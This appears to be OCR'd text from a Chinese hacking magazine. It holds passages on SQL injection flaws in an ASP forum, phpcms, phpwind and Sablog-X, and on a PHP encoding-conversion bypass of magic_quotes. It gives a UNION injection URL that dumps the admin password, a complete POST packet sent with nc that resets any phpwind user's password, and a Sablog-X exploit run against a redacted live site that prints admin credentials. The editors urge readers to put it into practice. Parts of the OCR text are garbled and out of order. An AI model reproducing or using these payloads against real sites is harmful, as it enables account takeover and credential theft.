在数据中找到**transport**变量，将其替换成前面的SQL语句，计算增加了多少字节，修改Content-Length并保存文本。然后在CMD中提交“**nc 127.0.0.1 80<1.txt>1.html**”，接着打开1.html，如图4、图5所示。




图4 用NC提交

我们用“Tommie”登




图5 提交返回的结果

误信息了，如图4所示。

接下来的该做什么事情，就交给各位了，也算是一个作业吧！呵呵……

结语

好了，phpcms的三个注射0day就为大家介绍到这里，最后祝N0H4CK越办越好。

（文章所涉及的相关工具已经收录在光盘中）

编辑点评：

三个都是注射漏洞，利用方法各异，但是原理差不多，需要实践的尽快实践。




图6 管理员

录后台，发现已经是后台管理员了，如图6所示。

2、在说第二个注入之前，我们看看这套程序对字符型变量进行检验的函数是怎么写的。相关文件是cache_fun.asp，代码如下：

```
Function RequestCStringSafe(cstring)
    If Instr(1,cstring,"%")>0 or Instr(1,cstring,"=")>0 or Instr(1,cstring,
"&")>0 or Instr(1,cstring,"#")>0 or Instr(1,cstring,">")>0 or Instr(1,cstring,
"<")>0 or Instr(1,cstring,"'")>0 or Instr(1,cstring,";")>0 or Instr(1,cstring,
"  ")>0 or Instr(1,cstring,"'")>0 then
        RequestCStringSafe=""
        'Call SaveMatter("注入安全警报","传入一个非系统定义的参数,
事件发生的页面参数为"&request.servervariables("script_name")&"?"&Request.
ServerVariables("QUERY_STRING")&" 请分析检查,可查看系统事件中的来源地
址. 帮助分析! ",1)
    else
        RequestCStringSafe=cstring
    end if
End Function
```

我们看到，这个Function过程用了ASP内置的Instr函数做了相关的判断，只要1>0，就会以NULL的形式返回。由于过滤了单引号，所以字符型的注入是不可能存在的。而过滤了分号，使得MSSQL注入威力变得如ACCESS注入一般（因为过滤了相关逻辑运算符，ACCESS注入只能用UNION，而不能用WHERE子句进行判断）。

综合上述的检验，我们还是可以找到漏洞的：在某一天，程序员真的看错了，某一个数字型变量用了该函数过滤，我们就可以利用。漏洞文件：upsavelw.asp，关键代码如下：

```
lwid=trim(RequestCStringSafe(Request.QueryString("id"))) //57行
省略……

    sql="select top 1 * from BBSGood_LwBm where id="&lwid&""
    Set rs = Server.CreateObject("ADODB.Recordset")
    rs.open sql,conn,1,3
    if rs.bof and rs.eof then
        Response.write "<script>window.alert(""交稿失败, 没有找到
这个报名信息"");</script>"
    else
        rs("upload")=FileName
        rs("loadtime")=now()
        rs("isup")=true
        rs.Update
        rs.Close
        set rs=nothing
        closedata
        Response.write "<script>window.alert(""交稿成功"");</
script>"
    end if
    Response.Write "<meta HTTP-EQUIV=refresh Content='0;url=userinfo.
asp?cz=9'>"
```

我们能看出，获取了lwid进行SQL查询，接下来的是取出数据库内容放到recordset记录集，再进行相关的判断。在这里，ACCESS的union是不能用的，因为程序没有进行相关的数据输出，所以是无法联合查询爆数据库内容。但是，MSSQL的union却是可以用的。




图7 提交构造的URL

众所周知，MSSQL对数据库类型一直是很敏感的，只要我们union联合“BBSGood_LwBm”和“BBSGood_admin”，以数据类型不匹配为原则，就能爆出数据库内容。

我们注册一个用户，然后提交如下URL，如图7所示。

http://127.0.0.1/bbs/UserInfo.asp?cz=9&fj=1&id=1//union/**/select/**/password,2,3,4,5,6,7,8,9,10/**/from/**/bbsgood_admin**

随便上传RAR文件上去，如图8所示。




图8 爆出密码

爆出了后台admin的密码了，通过MD5反查出来就能直接登录后台了（这套ASP程序不需要先登录前台再登录后台）。

三、后记

本来想友情测试官方的，不过算了，免得被官方的工作人员讨厌。我看了这套ASP程序大概四分之一的部分，估计其他地方还存在漏洞。写这篇稿件之前已经通知了官方，官方也答应会尽快作出相关补丁。好了，看完文章如果有什么问题可以到手册论坛找我，我的论坛ID：Tommie。

编辑点评：

*搞安全的朋友应该都知道，在客户端用JS验证数据的合法性是非常不可靠的，可以用作者采用的方法，就是修改后用NC提交，也可以构造本地页面提交，都可以非常轻松的绕过JS的检查。程序员们应该牢记“JS的检验是为了提高用户体验，数据的合法性必须在服务端检查”。*NOHACK

从PHP宽字符转码缺陷到phpwind、sablog漏洞分析

图 落叶纷飞[J.L.S.T] @ 肇庆

从本文可以学到：

1、php宽字符转码缺陷分析

2、缺陷的利用解析

在以往的杂志中，“小帅”为大家介绍了php的多字节编码产生的漏洞，但作者说只有gbk编码才会产生这个漏洞。这个观点是错误的，并不是只有gbk编码集才会产生此漏洞，类似于BIG5、DB之类的编码集也会产生此漏洞。这期我就来为大家详

细介绍一下这个漏洞，并分析一下被此漏洞所害到的phpwind和sablog。

8月初的时候，牛牛们曝出了php一个非常重大的漏洞，漏洞是由php的内码转换函数产生的，下面我们来看看80sec的漏洞警告：

编码转换类在系统存在iconv等函数的时候会选择iconv函数，但是如果系统不存在iconv，或者不支持多字节编码转换的情况下，编码转换类会自己实现对编码的转换。在这里，由于系统iconv在进行utf8编码转换时会严格遵守约定，对于不合法的数据将进行抛弃处理，而某些第三方编码类则会进行强行的转换，如一个非法的utf8字节0xc15c27将被转换为0x808027或其他类似处理，这将导致其绕过程序的addslashes等安全保护。譬如恶意用户提交0xc127，经过php安全处理后将变成0xc15c27，然后经过转码后将成为0x808027，导致安全防护失败，出现安全漏洞。

也就是说，如果我们提交一个被放弃的字符编码，就能绕过限制了。可能有些朋友还是有点迷惑，没关系，下面我用几个php文件来让大家了解一下这个缺陷。由于这个漏洞涉及到多个编码问题，所以这里我只用gbk和big5来做介绍。

首先，我们要了解一下iconv()这个函数的用法，其形式为：

```
iconv("源编码","要转换成哪种","文字");
```

了解其用法后，我们就来把以下代码保存为1.php，并存放在网站的根目录下。

```
<?php
$a=$_GET[a];
$b=iconv("GB2312","UTF-8",$a);
echo $b
?>
```

保存好后我们在浏览器中提交**http://127.0.0.1/1.php?a=luoye**，将会返回如图1所示的页面。




图1 正常页面

从图1中可以看出，1.php正常输出了字符串"luoye"，现在来提交一个被放弃的字符的编码，就用"**%df**"吧！提交**http://127.0.0.1/1.php?a=%bf**，页面返回了一个"绺"字，我们试着在后面多加一个单引号"'"，提交**http://127.0.0.1/1.php?a=%bf'**，返回的信息为"绺?"。我们查看其页面的源代码，可以发现单引号"'"绕过magic_qoute_gpc验证输出了，如图2所示。




图2 单引号绕过了

呵呵，恐怖吧？可能有的读者朋友会问，为什么源代码中的文字和页面输出的文字不同？对于这个问题，我就不得而知了。

下面我们来看看php中的另一个转码函数mb_convert_encoding()存不存在这个安全缺陷，下面是该函数的用法：

```
mb_convert_encoding("文字","要转换成哪种","源编码");
```

现在我们把以下代码保存为2.php，并存放到网站的根目录中。

```
<?php
$a=$_GET[a];
$c=mb_convert_encoding($a,"GB2312","BIG5");
echo $c
?>
```

一切准备就绪后，我们浏览**http://127.0.0.1/2.php?a=xcz'**，如图3所示。




图3 单引号被转换

呵呵，单引号"'"被magic_qoute_gpc转成了"\'"。我们提交一个被放弃的字符"**%df**"，并在其后面加一个单引号"'"来试试能不能绕过magic_qoute_gpc的认证。

提交**http://127.0.0.1/2.php?a=%df'**，返回的页面和源代码如图4所示。




图4 单引号绕过了

嘿嘿，和iconv()函数一样，mb_convert_ encoding()函数也被成功绕过magic_qoute_gpc验证了！现在大家明白这个php安全缺陷的原理了吧？

一、phpwind中的漏洞

明白原理后，我们就来分析一下phpwind和sablog的漏洞吧！首先是phpwind的update注射漏洞，在phpwind的wap模块中，该编码转换类存在严重问题，甚至没有任何的条件，即使安装了iconv等编码模块一样受到该漏洞的影响，几乎没有条件限制。在phpwind中，wap是默认关闭的，但是在phpwind <=5.3版本中，变量存在全局没有初始化的问题，导致远程用户可以开启该模块，从而导致一个注射安全漏洞产生。

在phpwind的注射漏洞中，phpwind过分相信从数据库中取出的变量，从而可能可以更改一些数据处理流程，导致可以任意修改其他用户的密码，包括管理员。

先来看看wap/index.php文件的部分漏洞代码：

```
…….…省略……
} elseif($prog == 'login'){
InitGP(array('lgt','pwuser','pwpwd','question','customquest','answer'),
'P');
if($windid){
wap_msg('login_have');
} elseif($pwuser && $pwpwd){
$safecv=$db_ifsafecv ? wap_quest($question,$customquest,$answer) : '';
wap_login($pwuser,md5($pwpwd),$safecv,$lgt);
}
…….…省略……
```

当**$prog=login**和**$pwuser && $pwpwd**不为空时就调用wap_login()过程，wap_login()过程存在于wap/wap_mod.php文件中，下面我们来看看wap_login()过程的代码：

```
function wap_login($username,$password,$safecv,$lgt=0){
global $db,$timestamp,$onlineip,$db_ckpath,$db_ckdomain,$db_bbsurl,
$db_ifsafecv;
$men=$db->get_one("SELECT m.uid,m.password,m.safecv,m.groupid,
m.yz,md.onlineip FROM pw_members m LEFT JOIN pw_memberdata md ON
md.uid=m.uid WHERE m.".($lgt ? 'uid' : 'username')."='$username'");
if($men){
$e_login=explode("|",$men['onlineip']);
if($e_login[0]!=$onlineip.' *' || ($timestamp-$e_login[1])>600 || $e_login
[2]>1 ){
$men_uid=$men['uid'];
$men_pwd=$men['password'];
$check_pwd=$password;
if($men['yz'] > 2){
wap_msg('login_jihuo');
}
if(strlen($men_pwd)==16){
$check_pwd=substr($password,8,16);/*支持 16 位 md5 截取密码*/
}
if($men_pwd==$check_pwd && (!$db_ifsafecv || $men['safecv']
==$safecv)){
if(strlen($men_pwd)==16){
$db->update("UPDATE pw_members SET password='$password' WHERE
uid='$men_uid'");
}
$L_groupid=(int)$men['groupid'];
Cookie("ck_info",$db_ckpath."\t",$db_ckdomain);
}else{
global $L_T;
$L_T=$e_login[2];
$L_T ? $L_T--:$L_T=5;
$F_login="$onlineip *|$timestamp|$L_T";
```

```
    $db->update("UPDATE pw_memberdata SET onlineip='$F_login' WHERE
uid='$men_uid'");
    wap_msg('login_pwd_error');
    }else{
    global $L_T;
    $L_T=600-($timestamp-$e_login[1]);
    wap_msg('login_forbid');
    }
    } else {
    global $errorname;
    $errorname=$username;
    wap_msg('user_not_exists');
    }
    Cookie("winduser",StrCode($men_uid."\t".PwdCode($password)."\t".
$safecv));
    Cookie('lastvisit','',0);
    wap_msg('wap_login','index.php');
    }
```

嘿嘿，漏洞出现了吧！我们构造如下数据包就能对目标网站的指定用户的密码进行修改了：

```
    POST /wap/index.php HTTP/1.1
    Content-Type: application/x-www-form-urlencoded
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
SV1; Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) ;)
    Host: www.xxxx.com
    Content-Length: 108
    Expect: 100-continue
    Connection: Keep-Alive

    db_wapifopen=1&prog=login&pwpwd=123456789&pwuser=luoye%c1'union
select 2260,mid(md5(123456789),9,16),3,1,5/*
```

把这个数据包保存为1.txt，然后只要把HOST参数后面的网站换成你欲测试的站点网址就行了。注意：其中select后面的**2260**是用户的UID！

那么我们该怎么获得用户的UID呢？其实很简单，进入目标网站的一个板块，然后在板块中寻找你想进行测试的用户，找到后把鼠标移到该用户的用户名上（注意：不要点击它啊！），在浏览器的左下方就会看到用户的UID值了。

一切准备就绪后，我们用NC提交这个数据包，命令为：“**nc -vv 目标网址 80<1.txt**”，如图5所示。

```
F:\web\test tools>nc -vv 127.0.0.1 <1.txt
```

图5 NC提交数据

提交后将会返回一堆乱码，我们不用理会，直接用密码123456789登录刚才被你修改密码的用户即可！这个漏洞不仅能修改用户的密码，而且还能修改管理员的密码。目前网上已经出了图形版的利用程序，我也收集到了杂志光盘中供大家测试。

至于phpwind后台拿shell，目前我还没有想到什么方法，在网上逛了N久也未果，希望知道拿shell方法的大大们能和我分享一下，呵呵……（小编友情提示：本期“肉鸡接龙”栏目中的《phpwind任意修改管理员密码》将讲述如何使用exp来利用该漏洞。）

二、sablog中的漏洞

下面我们再来简单地分析一下sablog存在的安全漏洞，先看看trackback.php文件的部分漏洞代码：

```
……省略……
function iconv2utf($chs) {
global $encode;
if ($encode != 'utf-8') {
if (function_exists('mb_convert_encoding')) {
$chs = mb_convert_encoding($chs, 'UTF-8', $encode);
} elseif (function_exists('iconv')) {
$chs = iconv($encode, 'UTF-8', $chs);
}
}
return $chs;
}
……省略……
```

可以看出，当$encode不是utf8字符集的时候，程序就会将其设为utf8的字符集，就像我们前面说的一样，如果我们提交一个放弃的字符的编码，并在其后面加上单引号“'”的话，程序将会完整地输出这两个字符。

手工我就不测试了，网上已经出了利用程序，我们直接用它来为我们测试吧（利用程序已放到杂志光盘）。首先找到一个用sablog架设的blog系统，然后就先看看利用程序的参数吧，如图6所示。

```
F:\web\原创\N0H4CK>sablog.exe

+------------------------------------------------------------------------
Sablog-X <= 1.6 SQL injection / admin credentials disclosure exploit
by puret_t
mail: puretot at gmail dot com
team: http://www.wolvez.org
dork: "Powered by SaBlog-X"
+------------------------------------------------------------------------

+------------------------------------------------------------------------
Usage: php sablog.exe host path code
host:      target server (ip/hostname)
path:      path to sablog-x
code:      the last blog trackback gbk code
Example:
php sablog.exe localhost /sablog-x/ MQlnYmsJMTIxNzkyMzE0OAkw
+------------------------------------------------------------------------

F:\web\原创\N0H4CK>_
```

图6 利用方式

为了照顾英文基础有点差的朋友，我就简单的说说用法吧！执行格式为：“**1.exe 目标站点 目标站点的目录 code**”，code就是我们前面说的$encode变量。需要注意的是，如果目标站点的sablog程序在根目录下的话，我们就要把“目标站点的目录”写成“/”。

OK！知道了程序的用法后就开始测试吧！首先我们要抓code参数，随便打开一个日志，在中间找到“ZH-CN GBK”按钮并点击它一下，就会弹出一个如图7所示的页面。我们点击“**点击复制Trackback链接到剪切板**”按钮，然后打开一个文本文件，把复制到的内容粘贴进去，如图8所示。




图7 Trackback 链接

```
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
http://[redacted]/trackback.php?code=MjExCWdiawkxMTU2MTY4MTE3CTI%3D
```

图8 得到Trackback链接

然后我们只要截取这段字符中的“**MjExCWdiawkxMTU2MTY4MTE3CTI**”就行了，获得code后就可以攻击这个网站了。

```
F:\web\原创>1.exe www.[redacted].com / MjExCWdiawkxMTU2MTY4MTE3CTI

+------------------------------------------------------------------------
Sablog-X <= 1.6 SQL injection / admin credentials disclosure exploit
by puret_t
mail: puretot at gmail dot com
team: http://www.wolvez.org
dork: "Powered by SaBlog-X"
+------------------------------------------------------------------------
Expoilt Success!
admin:  娣℃按娌宠竟
Password(md5):   93d270363526199d0977d20[redacted]
